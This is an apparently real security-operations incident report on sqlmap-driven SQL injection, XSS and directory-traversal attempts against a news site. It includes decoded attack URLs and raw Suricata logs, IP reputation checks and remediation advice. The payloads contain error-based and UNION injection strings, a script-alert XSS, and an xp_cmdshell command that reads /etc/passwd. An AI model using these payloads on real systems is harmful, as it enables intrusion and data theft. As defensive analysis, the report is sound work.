

Offense IP: 53267

SUMMARY :

SQL injection Attempt, Cross Site Script, Web Application attack, Directory traversal

Description

This SQL injection Attempt, Cross Site Script, Web Application attack, Directory traversal

Attacker used sqlmap for injection and multiple Attack.

Decoded log:

Unique payload 1:

```
/news-details.php?nid=13' OR EXP(~(SELECT * FROM (SELECT CONCAT(0x717a767871,(SELECT
(ELT(8911=8911,1))),0x71766a7871,0x78))x)) AND
'QqAF'='QqAF',"http_user_agent":"sqlmap\1.7.10#stable (https://sqlmap.org)" -----
-----
```

Unique payload 2:

```
/news-details.php?nid=13' AND EXP(~(SELECT * FROM (SELECT CONCAT(0x717a767871,(SELECT
(ELT(4137=4137,1))),0x71766a7871,0x78))x)) AND
'GRWN'='GRWN',"http_user_agent":"sqlmap\1.7.10#stable (https://sqlmap.org)" -----
-----
```

Unique payload 3:

```
/news-details.php?nid=13' OR (SELECT 2*(IF((SELECT * FROM (SELECT
CONCAT(0x717a767871,(SELECT (ELT(7438=7438,1))),0x71766a7871,0x78))s),
8446744073709551610, 8446744073709551610))) AND
'JZxN'='JZxN',"http_user_agent":"sqlmap\1.7.10#stable (https://sqlmap.org)" -----
-----
```

Unique payload4:

```
/news-details.php?nid=13' AND (SELECT 2*(IF((SELECT * FROM (SELECT
CONCAT(0x717a767871,(SELECT (ELT(4415=4415,1))),0x71766a7871,0x78))s),
8446744073709551610, 8446744073709551610))) AND
'MVSe'='MVSe',"http_user_agent":"sqlmap\1.7.10#stable (https://sqlmap.org)" -----
-----
```

Unique payload5:

```
/news-details.php?nid=13&rUcb=3135 AND 1=1 UNION ALL SELECT  
1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--  
/**/; EXEC xp_cmdshell('cat ../../etc/passwd')#"',"http_user_agent":"sqlmap/1.7.10#stable  
(https://sqlmap.org)"
```

Attacker Info:

IP: 213.134.166.194 {*}:{*}

User Agent:

Browser: TOR

Analyst Investigation Results:

**

Virus Total Result: For 213.134.166.194 {*}:{*}

Security vendors' analysis: Clean

*On Summary : * No security vendor flagged this IP address as malicious

[here | <https://www.virustotal.com/gui/ip-address/213.134.166.194/summary>]

Talos Intelligence: for 213.134.166.194{*}:{*}

[here | https://talosintelligence.com/reputation_center/lookup?search=213.134.166.194]

*LOCATION DATA * : Warsaw, Poland

*BLOCK LISTS *

SENDER IP REPUTATION

Neutral

WEB REPUTATION Unknown

BL.SPAMCOP.NET Not Listed

CBL.ABUSEAT.ORG NOT Listed

PBL.SPAMHAUS.ORG NOT Listed

SBL.SPAMHAUS.ORG Not Listed

*ADDED TO THE BLOCK LIST * NO

Shodan Result: for 213.134.166.194{*}:{*} NOT results Found

[here| <https://www.shodan.io/search?query=213.134.166.194>]

Victim: 38.242.128.144 vmi919546.contaboserver.net

Raw Data:

RAW DATA 1:

```
<168>suricata[2154]: {"timestamp":"2023-11-09T21:18:56.739113+0100", "flow_id":1152246287897844, "in_iface":"eth0", "event_type":"alert", "src_ip":"213.134.166.194", "src_port":16050, "dest_ip":"38.242.128.144", "dest_port":80, "proto":"TCP", "http":{"hostname":"news.cydeosec.com", "url":"\\/news-details.php?nid=13&rUcb=3135%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2C NULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23", "http_user_agent":"sqlmap\\/1.7.10#stable
```

```
(https:\\\\sqlmap.org)","http_content_type":"text\\html","http_method":"GET","protocol":"HTTP\\1.1","status":200,"length":13753},"tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":2009714,"rev":5,"signature":"ET WEB_SERVER Script tag in URI, Possible Cross Site Scripting Attempt","category":"Web Application Attack","severity":1}}
```

RAW DATA 2:

```
<168>Nov 10 18:10:00 websystem suricata[2154]: {"timestamp":"2023-11-10T18:10:00.502752+0100","flow_id":1810749150725394,"in_iface":"eth0","event_type":"alert","src_ip":"213.134.166.194","src_port":12307,"dest_ip":"38.242.128.144","dest_port":80,"proto":"TCP","http":{"hostname":"news.cydeosec.com","url":"\\/news-details.php?nid=13%27%20OR%20EXP%28~%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a767871%2C%28SELECT%20%28ELT%288911%3D8911%2C1%29%29%29%2C0x71766a7871%2C0x78%29%29x%29%29%20AND%20%27QqAF%27%3D%27QqAF","http_user_agent":"sqlmap\\/1.7.10#stable (https:\\\\sqlmap.org)","http_method":"GET","protocol":"HTTP\\1.1","length":0},"tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":2011042,"rev":3,"signature":"ET WEB_SERVER MYSQL SELECT CONCAT SQL Injection Attempt","category":"Web Application Attack","severity":1}}
```

RAW DATA 3:

```
<168>Nov 10 18:10:00 websystem suricata[2154]: {"timestamp":"2023-11-10T18:10:00.410939+0100","flow_id":1145009892495975,"in_iface":"eth0","event_type":"alert","src_ip":"213.134.166.194","src_port":12375,"dest_ip":"38.242.128.144","dest_port":80,"proto":"TCP","http":{"hostname":"news.cydeosec.com","url":"\\/news-details.php?nid=13%27%20AND%20EXP%28~%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a767871%2C%28SELECT%20%28ELT%284137%3D4137%2C1%29%29%29%2C0x71766a7871%2C0x78%29%29x%29%29%20AND%20%27GRWN%27%3D%27GRWN","http_user_agent":"sqlmap\\/1.7.10#stable (https:\\\\sqlmap.org)","http_content_type":"text\\html","http_method":"GET","protocol":"HTTP\\1.1","status":200,"length":13753},"tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":2011042,"rev":3,"signature":"ET WEB_SERVER MYSQL SELECT CONCAT SQL Injection Attempt","category":"Web Application Attack","severity":1}}
```

RAW DATA 4:

```
<168>Nov 10 18:10:00 websystem suricata[2154]: {"timestamp":"2023-11-10T18:10:00.254849+0100","flow_id":1786957179430232,"in_iface":"eth0","event_type":"alert","src_ip":"213.134.166.194","src_port":12318,"dest_ip":"38.242.128.144","dest_port":80,"proto":"TCP","http":{"hostname":"news.cydeosec.com","url":"\\/news-details.php?nid=13%27%20OR%20%28SELECT%20%2A%28IF%28%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a767871%2C%28SELECT%20%28ELT%287438%3D7438%2C1%29%29%29%2C0x71766a7871%2C0x78%29%29s%29%2C%208446744073709551610%2C%208446744073709551610%29%29%29%20AND%20%27JZxN%27%3D%27JZxN","http_user_agent":"sqlmap\\/1.7.10#stable (https:\\\\sqlmap.org)","http_content_type":"text\\html","http_method":"GET","protocol":"HTTP\\1.1","status":200,"length":1081},"tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":2011042,"rev":3,"signature"}}
```

```
:"ET WEB_SERVER MYSQL SELECT CONCAT SQL Injection  
Attempt", "category": "Web Application Attack", "severity": 1}}
```

RAW DATA 5:

```
<168>Nov 10 18:10:00 websystem suricata[2154]: {"timestamp": "2023-11-10T18:10:00.502752+0100", "flow_id": 1810749150725394, "in_iface": "eth0", "event_type": "alert", "src_ip": "213.134.166.194", "src_port": 12307, "dest_ip": "38.242.128.144", "dest_port": 80, "proto": "TCP", "tx_id": 0, "alert": {"action": "allowed", "gid": 1, "signature_id": 2006445, "rev": 13, "signature": "ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM", "category": "Web Application Attack", "severity": 1}, "http": {"hostname": "news.cydeosec.com", "url": "\/news-details.php?nid=13%27%20OR%20EXP%28~%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a767871%2C%28SELECT%20%28ELT%288911%3D8911%2C1%29%29%29%2C0x71766a7871%2C0x78%29%29x%29%29%20AND%20%27QqAF%27%3D%27QqAF", "http_user_agent": "sqlmap\/1.7.10#stable (https:\/\/sqlmap.org)", "http_method": "GET", "protocol": "HTTP\/1.1", "length": 0}}
```

Investigation Result

X-Force Result. for 213.134.166.194{*}:{*}

Registrant Organization AUTOCOMNET

Registrant Country or Region Poland

Registrar Name RIPE

Email abuse@upc.pl

[here] <https://exchange.xforce.ibmcloud.com/url/213.134.166.194>

Refer payload on victim :

UNCODED URL:

```
"http:\/\/news.cydeosec.com\/news-  
details.php?nid=13&rUcb=3135%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL  
%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM  
%20information_schema.tables%20WHERE%202%3E1--  
%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20.%2F.%2F.%2Fetc%2Fpasswd%  
27%29%23"
```

DECODED URL:

http://news.cydeosec.com/news-details.php?nid=13&rUcb=3135 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../etc/passwd')#"

Analysis

Attacker use sqlmap over Tor browser for multiple attack (SQL injection and Web application attack and XSS)

On XSS payload attacker used combination of SQL and Directory traversal too on this victim :
<https://news.cydeosec.com/>

On Splunk

Total Inbound Score: 40 - SQLI=35,XSS=0,RFI=0,LFI=0,RCE=5,PHPI=0,HTTP=0,SESS=0

Event: 588

Total Inbound Score: 15 - SQLI=5,XSS=0,RFI=0,LFI=0,RCE=0,PHPI=5,HTTP=0,SESS=0)

Event : 1,205

Status : "HTTP/1.1 200 OK"

On Qradar:

*For cross site script Attack *: Magnitude(5) Relevance 1	Severity9	Credibility	5
---	-----------	-------------	---

*For Web Application Attack: * Magnitude(5) Relevance 1	Severity9	Credibility	5
---	-----------	-------------	---

"

Action

see authentication on users,

Use Parameterized Statements because the database pre-compiles SQL code and stores the results, separating it from data Prepared Statements, also Input Validation. For user we can Encode user input and any dynamic content before rendering it in the browser. This helps prevent the execution of malicious scripts embedded in the input, implement a Content Security Policy header on your web server. prevent the execution of malicious scripts, and Set the "HttpOnly" flag on cookies to prevent them from being accessed through JavaScript. Additionally, use the "Secure" flag to ensure that cookies are only sent over secure (HTTPS) connections. website is not pup-up on secure Browser like as: Chrome.

For API :

API Authentication and Authorization:

Implement strong authentication mechanisms for your API, ensuring that only authorized users can access the endpoints. Limit the permissions of each API key or user account to the minimum necessary.


Attachment:

Search... Quick Searches Add Filter Save Criteria Save Results Cancel Rules Actions ?

Quick Filter Search

Start Time End Time


View: Display: Results Limit


 Completed

Current Filters:

Offense is Multiple Exploit/Malware Types Targeting a Single Destination containing Web Exploit (Clear Filter) Low Level Category is Cross Site Scripting (Clear Filter)

► **Current Statistics**



	Event Name	Log Source	Event Count	Time ▼	Low Level Category	Source
	ETWEB_SERVER Script tag in URI Possible Cross Site Scrip...	Suricata-Firewall	1	Nov 9, 2023, 3:18:5...	Cross Site Scripting	213.134.11
	ETWEB_SERVER Script tag in URI Possible Cross Site Scrip...	Suricata @websystem	1	Nov 9, 2023, 3:18:5...	Cross Site Scripting	 213.134.11

[illegible]

